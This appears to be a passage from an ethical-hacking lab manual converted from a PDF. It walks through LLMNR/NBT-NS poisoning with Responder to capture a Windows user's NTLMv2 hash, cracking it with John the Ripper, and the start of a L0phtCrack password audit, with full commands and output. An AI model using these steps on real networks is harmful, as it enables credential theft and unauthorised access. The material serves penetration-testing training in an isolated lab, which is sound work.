

Module 06: System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access:** Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges:** Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access:** Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs:** Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Lab 1: Gain Access to the System

Task 1: Perform Active Online Attack to Crack the System's Password using Responder

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

In this task, we will use the **Ubuntu (10.10.10.9)** machine as the host machine and the **Windows 10 (10.10.10.10)** machine as the target machine.

1. Click [Ubuntu](#) to switch to the **Ubuntu** machine.

Sep 11 07:58



Not listed?

ubuntu®

2. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter** to sign in.

Sep 11 07:58




Ubuntu



ubuntu®


3. Now, click **Windows 10** to switch to the **Windows 10** machine and click **Ctrl+Alt+Delete** to activate the machine. Click **Jason** from the left-hand pane and enter password as **qwerty**.



4. Click **Ubuntu** to switch to the **Ubuntu** machine. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.

Activities

Sep 11 07:59



ubuntu



Trash



5. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

If you get logged out of **Ubuntu** machine, then double-click on the screen, enter the password as **toor**, and press **Enter**.

6. Type **chmod +x ./Responder.py** and press **Enter** to grant permissions to the script.
7. Type **sudo ./Responder.py -I eth0** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.

The password that you type will not be visible.


-I: specifies the interface (here, **eth0**). However, the network interface might be different in your machine, to check the interface issue ifconfig command.

8. Responder starts listening to the network interface for events, as shown in the screenshot.

Activities

Terminal ▾

Sep 11 08:12




```
ubuntu@ubuntu:~$ cd Responder  
ubuntu@ubuntu:~/Responder$ chmod +x Responder.py  
ubuntu@ubuntu:~/Responder$ sudo ./Responder.py -I eth0  
[sudo] password for ubuntu: █
```



ubuntu@ubuntu: ~/Responder



9. Click **Windows 10** to switch to the **Windows 10** machine, right-click on the **Start** icon, and click **Run**.



10.  The **Run** window appears; type **\CEH-Tools** in the **Open** field and click **OK**.



Recycle Bin



Acrobat Reader DC



Firefox



Google Chrome



Microsoft Edge



NetScanTools Pro Demo



Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: \\CEH-Tools

OK Cancel Browse...



Type here to search



11. Leave the **Windows 10** machine as it is and click [Ubuntu](#) to switch back to the **Ubuntu** machine.
12. Responder starts capturing the access logs of the **Windows 10** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.

Activities

Terminal ▾

Sep 11 08:16

ubuntu@ubuntu: ~/Responder

Force Basic Auth	[OFF]
Force LM downgrade	[OFF]
Fingerprint hosts	[OFF]


```
[+] Generic Options:
  Responder NIC      [eth0]
  Responder IP       [10.10.10.9]
  Challenge set      [1122334455667788]
```

13. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.10.txt** file.
14. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.

Activities

Text Editor

Sep 11 08:18



< > Home Responder logs

Q E M X

Recent

Starred

Home

Desktop

Documents

Downloads

Music

Pictures

Videos

Trash

Floppy Disk

Desktop

+ Other Locations



Analyzer-
Session.log



Poisoners-
Session.log



Responder-
Session.log



SMB-
NTLMv2-
SSP-
10.10.10.10
.txt

Open

SMB-NTLMv2-SSP-10.10.10.10.txt...
~/Responder/logs

Save

1 Jason::WINDOWS10:1122334455667788:E803AB157B2C4D39E6D39EC5B1E3D047:010

Plain Text Tab Width: 8

Ln 1, Col 1

INS

"SMB-NTLMv2-SSP-10.10.10.10.txt" selected (488 bytes)

15. Close all the open windows.
16. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**).
17. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.
18. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.

Activities

Terminal ▾

Sep 11 08:21



ubuntu@ubuntu: ~



```
ubuntu@ubuntu:~$ sudo snap install john-the-ripper
[sudo] password for ubuntu:
john-the-ripper 1.9J1-a16c8a7X from Claudio André (claudioandre-br) installed
ubuntu@ubuntu:~$ █
```

19. After completing the installation of John the Ripper, type **`sudo john /home/ubuntu/Responder/logs/[Log File Name.txt]`** and press **Enter**.

Here, the log file name is **SMB-NTLMv2-SSP-10.10.10.10.txt**.

20. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.

Activities

Terminal ▾



Sep 11 08:21




ubuntu@ubuntu: ~



```
ubuntu@ubuntu:~$ sudo snap install john-the-ripper
[sudo] password for ubuntu:
john-the-ripper 1.9j1-a16c8a7X from Claudio André (claudioandre-br) installed
ubuntu@ubuntu:~$ sudo john /home/ubuntu/Responder/logs/SMB-NTLMv2-SSP-10.10.10.10.txt
Created directory: /root/snap/john-the-ripper/297/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/snap/john-the-ripper/current/run/password.lst, rules:Wordlist
qwerty      (Jason)
1g 0:00:00:00 DONE 2/3 (2020-09-11 08:21) 11.11g/s 63311p/s 63311c/s 63311C/s 123456..maggie
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
ubuntu@ubuntu:~$
```



21. This concludes the demonstration of performing an active online attack to crack a password using Responder.
22. Close all open windows and document all the acquired information.
23. Click [Windows 10](#) to switch to the **Windows 10** machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon , and click **Sign out**. You will be signed out from Jason's account



Task 2: Audit System Passwords using L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

In this lab, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.


Here, we will audit system passwords using L0phtCrack.

